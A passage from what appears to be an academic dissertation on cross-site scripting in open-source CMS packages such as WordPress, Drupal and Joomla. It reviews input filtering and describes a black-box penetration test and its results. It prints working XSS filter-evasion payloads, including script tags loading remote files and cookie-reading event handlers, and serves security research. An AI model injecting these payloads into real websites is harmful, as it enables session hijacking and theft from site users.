The clear problem that can be seen from Figure 7 is a lack of input sanitization, if an attacker can blatantly store whatever they wish in a data store without validation it is all too easy to store an attack vector that can be sent to an unsuspecting user's browser. The most common areas that an attacker would target would generally be message boards, comment areas, social network profiles or any area that allowed persistent data to be stored. An attacker could post a link such as the one shown in Figure 8, crafting malicious hidden script within block level HTML element attributes. The attacker would only need to wait on a victim to roll over the link in this case, and generally the attack would result in the session/cookie details relayed to an external php/cgi file for the attacker to use.



```
Using non-script tag attributes
<b onmouseover=alert('document.cookie')>click this link!</b>
```

Figure 8: Exploiting non SCRIPT tag attributes

The nature of such an attack means that an attacker only needs to perform the attack once, thus storing it in a database and letting it propagate around the web as unsuspecting users come across these attacks. This kind of attack is often used for distributing XSS worms and more commonly for propagating malware attacks (Vaughan-Nichols 2008).

While often neglected in favour for simpler reflected attacks, stored attack methods are clearly more powerful in their capability of causing widespread destruction. Allowing a XSS stored vulnerability to go unchecked on a web application can lead to havoc as MySpace found out with the infamous Samy XSS worm in 2005[7]. With little need for any social engineering unlike the reflected attack methods, stored attacks are increasingly becoming more popular.

iv. Prevention Theory

It is a widely accepted notion that the root cause of the majority of cross-site scripting vulnerabilities is due to improper validation of raw data from the client (Brodkin, 2007; Cook, 2003; Doshi and Siddharth 2006; Jorm and Melbourne, 2003; Rafail, 2001; Sharma, 2004).

> *"A secure WA should always check up on the validity of its external input, since this input may carry security attacks. XSS is an example of a WA vulnerability that depends on the failure of the application to check up on its input" (Lucca et al. 2004)*

As Lucca et al (2004) suggests web applications that fail to regulate data supplied from the client will inevitably contain vulnerabilities. Although the above researches all agree on the cause of XSS vulnerabilities there are different methods that can be utilized to check client input. The most commonly agreed upon methods of validation are Dangerous character filtering, HTML entity encoding or White-listing.

This section will discuss certain issues surrounding the use of these methods to prevent possible attacks. The discussion will focus more on the theory of the methods than the actual code or practical programming concepts involved in creating the technique. The methods discussed could be investigated in further depth as part of any future work as the author's own research has suggested that there are many areas of interesting research possibilities in XSS prevention to be explored, although this is beyond the current scope of this paper.


[7] http://namb.la/popular/tech.html

1. *Input Filtering*

One of the most basic ways to prevent XSS vulnerabilities is to employ filtering techniques to search for specific characters from client supplied input (CERT 2000). Many developers are most likely aware of this technique if they are familiar with server-side languages such as PHP or ASP as many programming concepts rely on character conversions and filtering[8], although it remains to be seen whether the average developer is aware of what characters to search for and filter out to prevent such XSS vulnerabilities. Filtering client supplied data can be performed either at the Client side (user) or server side; there is often debate as to which method is better to utilize.

> *"Given the prevalence of applications with a client-server architecture, one issue faced by system designers is where to perform the input validation, on the client side or on the server side. Problems in input validation occur when only client-side validation is performed."(Dougherty, C. Et al 2009)*

As Dougherty (2009) explains, performing validation at the client side can cause certain problems. For instance a JavaScript function such as the one below detailed by CERT (2000) can be used to filter dangerous HTML special characters from client supplied input.



```
function RemoveBad(InStr){
    InStr = InStr.replace(/\</g,"");
    InStr = InStr.replace(/\>/g,"");
    InStr = InStr.replace(/\"/g,"");
    InStr = InStr.replace(/\'/g,"");
    InStr = InStr.replace(/\%/g,"");
    InStr = InStr.replace(/\;/g,"");
    InStr = InStr.replace(/\(/g,"");
    InStr = InStr.replace(/\)/g,"");
    InStr = InStr.replace(/\&/g,"");
    InStr = InStr.replace(/\+/g,"");
    return InStr;
}
```

Figure 9: JavaScript Character Filter Function (CERT 2000)

Although this JavaScript function is perfectly valid and will successfully filter and replace dangerous HTML characters, there would be a risk involved in using this technique as the main form of validation is at the client side. Using JavaScript at the client side can

[8] *Such examples may include currency conversions, white space trimming or string concatenation techniques.*

add many essential features and functionality to a web application, although it may not be the best method for stringent input validation as Kiiski (2007) explains.

> *"Client-side validation of form in JavaScript can be interactive and helpful for the user, but this validation is not enough. Attacker can disable JavaScript and inspect what kind of validation that script does." (Kiiski 2007)*

JavaScript is essentially a technology that web developers should not rely on for crucial functionality and definitely not security; usage should remain unobtrusive and non-essential. As Kiiski (2007) mentions, JavaScript can easily be disabled and any attacker with the knowledge would be able to use any information that is revealed by the function to aid in performing a successful attack.

It is clear from the facts stated above that performing crucial input validation on the client side is not the most appropriate solution. The author proposes a more appropriate method of validation for web applications illustrated in Figure 10. Proposed is an analysis of how validation could be performed to ensure adequate security and mitigation of XSS vulnerabilities based on the previously illustrated stored attack in Figure 7.




Figure 10: Diagram of proposed validation steps in stored attack

In this example, validation would be performed on the client-side with similar methods to the JavaScript function stated previously (Figure 9); input would be sanitized while any malicious input would be returned to the user to try again. There would also be another stage of validation at the server side, a function written in PHP/ASP etc. could be used to replace characters or a stored procedure could be used to validate all data that was to enter the database, this would ensure that no unwanted data would enter the database. A further validation stage could also be implemented between the Server/ Database and the end-user, validation of dynamically generated content could be achieved although it is known to increase load times and traffic due to the increased processing that has to be performed at the server.

> *"New evasive mechanisms are found by the hackers every day." (Ponnavaikko and Shanmugam 2007)*

Input Filtering or validation is a useful and preferred prevention method, and can successfully prevent most reflected and stored XSS attacks if performed on the server-side with some client-side support. Although using this method requires that specific special HTML characters are known before the fact and implemented into the sanitization functions. This is not the best solution, especially considering there are hundreds of different variations of possible XSS attack vectors using a multitude of different characters. As Ponnavaikko and Shanmugam (2007) state there is no real way to completely mitigate these risks as the creativity of attackers will only find ways around these filters, and as detailed later in this paper most XSS attack vectors are designed to explicitly exploit specific evasion filters.

c. Research Summary

From the research stated there are clear problems facing WCMS packages; third-party security reliance may lead to insecure systems, while XSS is a huge problem in its devastation against web applications. Although initial prevention may seem straightforward there seems to be a deeper problem that may stem from organisational constraints or the inherent misconception of the nature of XSS attacks. Combining these areas, one can see that XSS attack possibility against WCM systems is indeed a very real threat. The next logical step would be to try and attack a set of selected OS WCMS through research with specific XSS attack vectors and evaluate whether OS WCMS systems can prevent such attacks.

4. Penetration Test

a. Objective

The main aim of the project is to determine whether openly available Web Content Management Systems contain any potential XSS security vulnerabilities. To successfully fulfil this aim, it was envisioned that a practical penetration test should be carried out to provide a basis for evaluation of the problem.

In tackling this problem this test should also provide valuable research guidance in regard to the top main security risks and vulnerabilities that professionals and organisations should be aware of when implementing any form of WCMS whether OS or licensed. It will also provide an insight into the design, analysis, implementation and evaluation of a penetration test.

To Summarise, this test stage, including the evaluation section (*5*) aims to make these main following contributions:

- Provide evidence of design and analysis in implementing a penetration test
- Provide evidence of any potential XSS vulnerabilities within WCMS's
- Provide research guidance regarding top risk XSS security vulnerabilities
- Evaluation of results gained from penetration test relating any opinions or analysis to the broader subject area.

To successfully satisfy the main objectives detailed above a practical penetration test was carried out on several WCM systems and the test design, methodology, results and evaluation are detailed in the structure that follows.

b. Analysis and Design

i. WCMS Selection

To create an adequate test bed of relevant cases to test, a selection of OS WCMS packages were required. WCMS packages could not be chosen at random, certain criteria was required to evaluate each product against so that comparable systems could be tested against each other. A quick glance at a website such as CMSMatrix[9] and one can see the sheer amount of OS WCMS packages on offer, establishing criteria was essential as a base foundation to select the most appropriate packages for the test. There were many factors to consider in this selection phase including technical details, popularity and the author's own technical abilities.

According to Edelson (2005) OS blogs and CMS's typically comprise of the main following programs:

- *A Web server - typically Apache*
- *A database engine such as mySQL*
- *A collection of scripts, typically in PHP or Perl*

Edelson's (2005) technical observations regarding OS WCMS's were used as a main foundation for selecting appropriate packages. In this penetration test, technical considerations such as programming languages, server software and backend databases were not the most critical variables in the actual testing procedures, but it is was envisioned that using packages that encompassed similar technologies would create substantially more objective results. Although many dynamic languages such as PHP, ASP and ColdFusion are similar in syntax, semantics and functionality there may be subtle differences in the way that each language handles potential XSS vulnerabilities which could cause unexpected fluctuations in the results. To keep test variables to a minimum, one main language was chosen as a selection base - PHP. Apart from Edelson's (2005) research stated above, PHP was chosen as the main server-side language in the selection criteria partly due to Glemser and Rutten's (2007) statement.

[9] http://www.cmsmatrix.org/matrix

“If you install a third party PHP application, it can be pretty much assumed that you are also installing one or two security vulnerabilities.”(Glemser and Rutten 2007)

It was also realised that PHP is one of the most popular OS languages and is extremely easy to set up in a web server environment using Apache and MySQL. PHP is an extremely popular language in the OS community due to the fact it was originally intended to be an open-source alternative to guarded licensed languages like that of ColdFusion. With this in mind as well as Glemser and Rutten (2007) above, PHP seemed like the ideal base server-side language to select WCMS packages with.

Certain popular packages such as Plone and TYPO3 were originally intended to be included in the study, but as the author found out during the test design stage these packages happened to be written in more obscure languages; Python and Ruby on Rails respectively. Although it would be greatly interesting to investigate how such languages handle XSS attacks and if they differ from PHP, limited knowledge of these languages and of the respective development environments ruled these packages out. There was also the notion that only one language should be used to minimise test variables. Future research projects could be proposed to investigate whether results obtained from this project have any significance in WCMS packages written in languages other than PHP. For instance, does a WCMS written in an OOP environment (such as Python) have any differences in the way it processes and handles XSS security vulnerabilities?

Schreves (2008) research touched upon earlier in the paper also acted as one of the main foundations for appropriate selective criteria. The main WCMS packages that were selected as having the most market share such as Joomla, Drupal and Wordpress were selected in this test on the basis that they were the most popular and well-known according to the research. Popularity of these packages was not the only reason behind selection, the researches provided by IBM’s X-Force reports (2008a 2008b) provided evidence that Drupal, Joomla and Wordpress were amongst the top ten vendors with the most publicly disclosed security vulnerabilities. Although popularity of the specific product is not an overly important variable in this study, it was perceived that using a product with high overall usage statistics and adoption rates would provide much more valuable research guidance than testing a system which is reasonably unheard of and would be of little or no use to the majority of developers and professionals.

To add substance to the test it was planned that for each WCMS selected, two versions of that system would be installed; the most recent release and the earliest possible release available where applicable. This method of testing would be used to enable comparisons of a WCMS against itself, for instance there are two Wordpress versions that were selected (Table 1); 2.0 and 2.7.1 with over four years between the two versions.

It was originally intended that using two separate versions of a WCMS package released over separate time periods may show up any vulnerabilities in the system and whether or not the latest release provided any fixes to previously discovered flaws. There were certain limitations to this selection method, for instance not every WCMS that was selected provided previous releases of the software on the respective websites and the certain few that did (e.g. Wordpress) did not provide complete builds or had flaws in the build for the earliest versioned release of the system. For instance version 1.0 of Wordpress was originally intended to be included in the selected WCMS packages, although the author encountered errors and missing files from the installation while trying to build the package which ruled out this version.

Using the above criteria as selection guidance the author was able to select the following OS WCMS packages to be used in the proposed penetration test as laid out in Table 1 below.

Package	Version	Release


Joomla	1.0.15	Feb 2008
Joomla	1.5.9	Jan 2009
Mambo	4.6	May 2007
Wordpress	2.0	Dec 2005
Wordpress	2.7.1	Feb 2009
PHP-Fusion	6.01.18	Nov 2008
Drupal	5.0	Jan 2007
Drupal	6.10	Feb 2009
e107	0.7.15	Oct 2007
TikiWiki	2.4	Apr 2009

Table 1: The selected WCMS packages, versions and release dates

ii. Selecting Attack Vectors

The main aim of the research project was to investigate potential XSS vulnerabilities within WCMS's; with the WCMS packages selected as detailed above, the criteria for selecting appropriate test cases was also required. To create appropriate and fair test cases for the evaluation it was necessary to research current XSS attack methods taking place on web applications. A substantial amount of research was carried out in the area of XSS attack issues as previously detailed in the literature review section, resources researched at this point proved helpful in understanding the mechanics of cross-site scripting and also where and how to evaluate XSS attack vectors.

However, researching specific XSS attack vectors for this penetration test involved searching Black-Hat "Hacker" websites and websites announcing specific vulnerabilities and the vectors used to exploit such vulnerabilities. One resource website that stood out to the author was *ha.ckers.org;* with a full page listing over 100 specific XSS attack vectors detailing how each attack worked and what browser the attack worked on (Figure 11) it seemed that this resource would be the most appropriate foundation for selecting XSS attack vectors for the penetration test to follow.


Malformed IMG tags. Originally found by Begeek (but cleaned up and shortened to work in all browsers), this XSS vector uses the relaxed rendering engine to create our XSS vector within an IMG tag that should be encapsulated within quotes. I assume this was originally meant to correct sloppy coding. This would make it significantly more difficult to correctly parse apart an HTML tag:

```
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
```

Browser support: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]

fromCharCode (if no quotes of any kind are allowed you can eval() a fromCharCode in JavaScript to create any XSS vector you need). Click here to build your own (thanks to Hannes Leopold):

```
<IMG SRC=javascript:alert
(String.fromCharCode(88,83,83))>
```

Browser support: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]

UTF-8 Unicode encoding (all of the XSS examples that use a javascript: directive inside of an <IMG tag will not work in Firefox or Netscape 8.1+ in the Gecko rendering engine mode). Use the XSS calculator for more information:

```
<IMG
SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&
#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114
```

Browser support: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]

Figure 11: Snapshot of www.ha.ckers.org XSS Attack Vector List

The abovementioned Black-Hat website lists over 100 individual XSS attack vectors in the format shown in Figure 11; each attack vector is either attempting to locate an XSS hole in the system (XSS locators) or attempting to evade specific filters, such as attempting to evade an input filter searching for <SCRIPT> tags. The resulting research from *ha.ckers.org* and other literature resources enabled the author to draw up some basic requirements for selecting appropriate test cases:

- Vector must have been proven to work in Internet Explorer 7 (IE7)
    - IE7 was the main browser in the author's development environment setup, although other browsers were considered – this would add considerable time to the test as each vector had to be manually entered into each system. Making use of an automated attack system would allow multiple browser attacks, although this would add certain variables to the test which were out-with the aims of this paper. Figure 11 shows browser support is listed under each vector.

- Vector must be written in recognised chosen languages
    - An attack vector written in ASP or Perl is no use for an application written in PHP/HTML unless specific vulnerabilities are exposed for those languages. To simplify this, only vectors exploiting common HTML and JavaScript tags were to be chosen.
- Vector must fulfil a unique objective without repetition
    - There is no point in repeating similar test cases that have similar end goals. Each vector is picked based upon a unique end goal, and although some vectors may look similar in appearance (Table 2 (3, 4)) they have different objectives, attempting to evade different filters/techniques.

Using the above criteria as a foundation for evaluation the author was able to select ten appropriate XSS attack vectors from the *ha.ckers.org* website resource shown in Table 2. Each attack vector as listed in Table 2 has been proven to work in respect to the original source; it is the task of this project to determine if the vectors can successfully penetrate the selected WCMS packages.

Test No.	XSS Attack Vectors
1	`';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>`
2	`'';!--"<XSS>=&{()}`
3	`<SCRIPT SRC=http://127.0.0.1/xss.js></SCRIPT>`
4	`<SCRIPT SRC="http://127.0.0.1/xss.jpg"></SCRIPT>`
5	`<DIV STYLE="width: expression(alert('XSS'));">`
6	`<a href="someurl.html" onClick="alert(document.cookie)">CLICK ME!!!</a>`
7	`<BODY ONLOAD=alert('XSS')>`
8	`<EMBED SRC=http://127.0.0.1/xss.swf AllowScriptAccess="always"></EMBED>`
9	`<SCRIPT>a=/XSS/ alert(a.source)</SCRIPT>`
10	`<!--[if gte IE 4]><SCRIPT>alert(1);</SCRIPT><![endif]-->`

Table 2: Individual Test Scenario Reference Table

iii. The Test Cases

Although the reader is not expected to fully understand the mechanics of the code detailed in Table 2, each test case will be given a brief explanation to enable the reader to develop a better understanding of how each test case should work. Each test case below is in reference to Table 2 while more depth to each test case, including the respective results can be found in a. The "Expected Output" of a test case listed below is in regard to whether an attack is successful, that is if the system accepts the attack without preventing the risk.

Test Case 1 - ii

```
';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,
83,83))//";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCha
rCode(88,83,83))//--
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

An XSS locator test, this code will simply display an alert box with the letters XSS if an XSS hole is present. Even if this code fails to execute there may be other vulnerable holes and other attacks that may succeed.

Test Case 2 - iii

```
'';!--"<XSS>=&{()}
```

Another XSS locator style vector with a difference, this code can be used if there is limited space in an input field such as a search box. The expected output of a successful attack would be seen in the dynamically generated result pages source code as: <XSS verses &lt;XSS.

Test Case 3 - iv

```
<SCRIPT SRC=http://127.0.0.1/xss.js></SCRIPT>
```

One of the most basic attack vectors, this code attempts to execute a remote JavaScript file - in which contains a line of code to display the contents of any cookie or session.

The expected output of a successful attack would be an alert box displaying any cookie or session information.

Test Case 4 - v

```
<SCRIPT SRC="http://127.0.0.1/xss.jpg"></SCRIPT>
```

Although similar style to test case 3 this attack is trying to evade a specific filter that may be in place - .js. By renaming .js to .jpg the system may be fooled into accepting the input and thus executing a remote JavaScript file which is actually a .jpg file. Expected output would be same as test case 3.

Test Case 5 - vi

```
<DIV STYLE="width: expression(alert('XSS'));">
```

Attempting to exploit the common DIV tag attributes by encapsulating script inside the attribute. This specific case was said to have been used in a real-world XSS attack case from the original source (ha.ckers.org 2008). It is expected that the output would be an alert box displaying the string “XSS” if the attack is successful.

Test Case 6 - vii

```
<a href="someurl.html" onClick="alert(document.cookie)">CLICK ME!!!</a>
```

This case is attempting to exploit basic link attributes, notably the onClick attribute. The expected output would be an embedded link which when clicked would display an alert box with the contents of any current client cookie or session.

Test Case 7 - vii

```
<BODY ONLOAD=alert('XSS')>
```

This piece of code is attempting to manipulate the BODY tag of an HTML document; if successful an alert box should appear with “XSS”. This attack was chosen as it is one of the few vectors that does not include the <SCRIPT> tag or more common tags that are often filtered.

Test Case 8 - ix

```
<EMBED SRC=http://127.0.0.1/xss.swf AllowScriptAccess="always"></EMBED>
```

This attack vector is attempting to embed a Flash file onto the system with XSS code contained inside it, with the attribute Allowscriptaccess=”always” this will execute any code within the .swf file. The expected output would be an alert with the contents of any cookie or session.

Test Case 9 - ix

```
<SCRIPT>a=/XSS/ alert(a.source)</SCRIPT>
```

Although looking familiar to other test cases, this case is attempting to evade any potential filter searching for single or double quotes. Expected output would be an alertbox with the contents of a.source.

Test Case 10 - xi

```
<!--[if gte IE 4]><SCRIPT>alert(1);</SCRIPT><![endif]-->
```

This test case is unique and using common HTML comment elements it is trying to fool the system into thinking it is accepted input. Some systems may try and mitigate harmful code by encapsulating it within a comment nest, although if the system tried with this input it would obviously negate the comment and display the input anyway. Expected output would be a simple alert box if the attack succeeded.

c. Methodology

In its simplest form this practical study is a penetration test to evaluate specific attack techniques on systems selected against specific criteria. Although a penetration test, there are several different methods of testing that could have been used to devise this study; this specific test utilized a Black-Box testing approach opposed to a White-Box testing approach. The reasons behind the author's decision on testing methods and how the actual study was carried out are detailed in this section.

i. Black-Box Testing

"Black Box Testing is testing without knowledge of the internal workings of the item being tested." (Raishe 2002)

Black-Box testing, as Raishe (2002) explains is testing software without knowledge of the system at hand. This method seemed the most appropriate way of testing this situation as the author had very limited knowledge of the internal workings and code within each different WCMS package. The main aim of the test was to test specific XSS attack vectors against each system without knowledge of how the system was handling or processing the vectors and with the XSS attack vectors already selected the author was aware of the expected output results.

"The process of exhaustive blackbox testing a Web application is one that involves exploring each data element, determining the expected input, manipulating or otherwise corrupting this input, and analysing the output of the application for any unexpected behaviour." (Jorm and Melbourne 2003)

Jorm and Melbourne (2003) give a good insight into the kind of method that is used during this test. The test has been designed so that ten independent web content management packages are installed, within each system certain plausible input fields are identified for attack and then each XSS test case is carried out accordingly. At the start of the test the author is aware of the data element (Input field), expected corrupted input (XSS attack vector) and the output (result of attack). This knowledge and the nature of such a penetration test conform to the black-box style of testing explained.

The output that results from each test case will be recorded in the results along with an evaluation of what has happened. The recorded results will also give the author's own opinion on what he has seen and reflect upon the mechanics of what has happened in each test, this will not be an integral part of the results in the typical Black-Box style fashion, but will give an insight into the perspective of the tester and how a user might evaluate the situation.

ii. The Penetration Test

Each WCMS as displayed in Table 1 was installed with configurations listed in i, the development environment comprised of a single local web server running the packages detailed in i; PHP, Apache, MySQL and PHPmyAdmin. To enable a fair test, certain setup features and options had to be enabled and tweaked for each WCMS; details are listed in i.

Once the installation and setup procedures were complete the penetration test commenced. On each WCMS, the respective homepage or index was evaluated to find any visible data entry points manually, for instance on the Joomla package the only data entry point visible was a search box – this acted as the main test subject for that package. Similarly on packages such as Drupal and Wordpress the main input functionalities were blogs, so commenting areas were seen as the ideal test subjects for these packages. Obviously using search input fields would emulate reflected XSS attacks and comment input fields stored attacks. It was anticipated that adding modules and components to packages such as Joomla to add comment functionality could reasonably jeopardise results through use of third party additions as previously detailed in the research. To compensate for this it was envisioned that the test cases would be tested on all systems regardless of whether a stored or reflected attack was used. This would not impact the results, but rather give an objective opinion of whether a stored or reflected attack was possible on the system in question.

The test was performed sequentially; starting at test case 1 (ii) all WCMS packages were opened and before the test begun each data entry was recorded. The method of the test was rather simple, the attack vector was inserted into the specified entry point and then any output from the system was recorded. Recorded output was anything that occurred as a result of the vector, this could include a full crash of the system, alteration to the generated pages source code to absolutely nothing. Every detail about what occurred as a result of the vector was recorded along with the author’s own perspective; refer to Appendix (Table *Table 10*).

5. Results & Evaluation

All results referred to in this section are in reference to Table Table 10 (ii - xi) some reference to results may be included directly in the text, although most of the result tables are too large to include in this section.

- Evaluation

After all of the test cases were completed and results were recorded, all of the attacks that successfully penetrated the system were totalled up. These results were able to be recorded and displayed in a comparison table illustrated in i or for quick reference the table can be illustrated in graph form below (Figure 12).




Figure 12: Total number of vulnerabilities for each system

The chart above (Figure 12) displays the total number of vulnerabilities that were discovered in each system as a result of the penetration test. The recorded results consist of designated input areas, the system output including a description of what happened, whether any vulnerability exists or not and this should be referred to during the evaluation discussions that proceed.

i. Elevated Permissions

The two most notable results from Figure 12 are Wordpress 2.0 and Wordpress 2.7.1, both these packages managed to field XSS vulnerabilities in 6 out of 10 of the test cases. The first test case that fielded vulnerability for these packages was test case 3 (iv), this case was a simple script call to an external JavaScript source. The results were rather unexpected as the research showed that the most basic of XSS attacks use script tags and should be the first thing that should be filtered from the input. From this it would be reasonable to hypothesize that this script should have been prevented. It was also unexpected to fail this test case in this particular package as Wordpress is by far one of the most popular and widely used packages in the list and therefore could reasonably be assumed that it should prevent such basic attacks.

The proceeding test cases that followed that proved to be vulnerable; 4, 5, 6, 7 and 10 could have been predicted after test case 3 due to the fact that JavaScript elements are obviously let through in the Wordpress systems. There may have been another explanation as to why these results proved these particular vulnerabilities though. In both Wordpress packages the test cases had to be performed with elevated permissions (as an admin/moderator), this was the case as normal user rights meant that comments required to be approved by administrators first. Obviously attempting to attack a comment area with an attack vector as a normal user would be a waste of time in this circumstance as an administrator would have to decide if the comment should be approved anyway. It was discovered through research that many of these XSS attacks often don’t happen at the normal user level though, but rather they will likely happen after an attacker has gained access to more elevated authentication state as Dougherty et al (2009) explains.

"Many attacks target vulnerable applications running with elevated permissions. This allows the attacker to access more information and/or allows the attacker to perform more damage after exploiting a security hole in the application than if the application had been running with more restrictive permissions." (Dougherty, C. Et al 2009)

This research helped to prove that testing these cases at an elevated permission level was acceptable as many attacks often happened at an elevated level. It was previously considered that by running these tests at an elevated permission level such as an administrator would result in many false positive results, although the research and theory seems to agree that in fact it was an acceptable way to test the systems.

From these two sets of results gained from elevated permissions there seems to be an inherent problem. With 6 out of the 10 test cases succeeding as an administrator, alarm bells should automatically be ringing. If an attacker indeed can manage to break into the Wordpress system and gain access to an elevated user's session, then an XSS attack could easily be performed by way of injecting XSS vectors like that of test cases 3, 4, 5, 6, 7 and 10. This is indeed a serious security risk as it seems there are no adequate security procedures between Admin -> Publication, there seems to be an intrinsic level of trust given to administrators, especially in Wordpress. It is reasonable to assume that some developers or users would ignore this risk as the risk is only a problem if an attacker can access administrator rights. The next logical step of this problem would be to investigate the potential of using XSS techniques to gain elevated access rights in WCMS packages; this problem area could warrant a future research project.

ii. Patterns

As this was a black-box style penetration test it would be reasonable to hypothesize from the beginning that certain security patterns may occur in the result sets. An evaluation of the results illustrated in Figure 12 and i reveals a pattern emerging from the vulnerability results. Consider the results as discussed in the previous section, both Wordpress packages fielded 6 out of 10 identical vulnerabilities. Combine this with the two Drupal versions that fielded identical results for test case 6 and there is clear indication of a pattern emerging.

The main concept of testing two separate versions of a package was to determine if the latest release of the software would be any more secure than the oldest release available to the public. From the patterns in the results and by examining the data in vii, the conclusion can be objectively made that publicly available older releases of a WCMS package are no more secure or insecure than the latest release of a package. This is true to a certain extent, although there may be a flaw to this theory. Vendors obviously have responsibilities to provide secure software to the public. There may be instances where a vendor has patched up older releases available on their website as newer releases come out therefore the older versions are not "true" builds as they were when they were released. This explains why using an older package yields the same results in the test cases as the newest package tested.

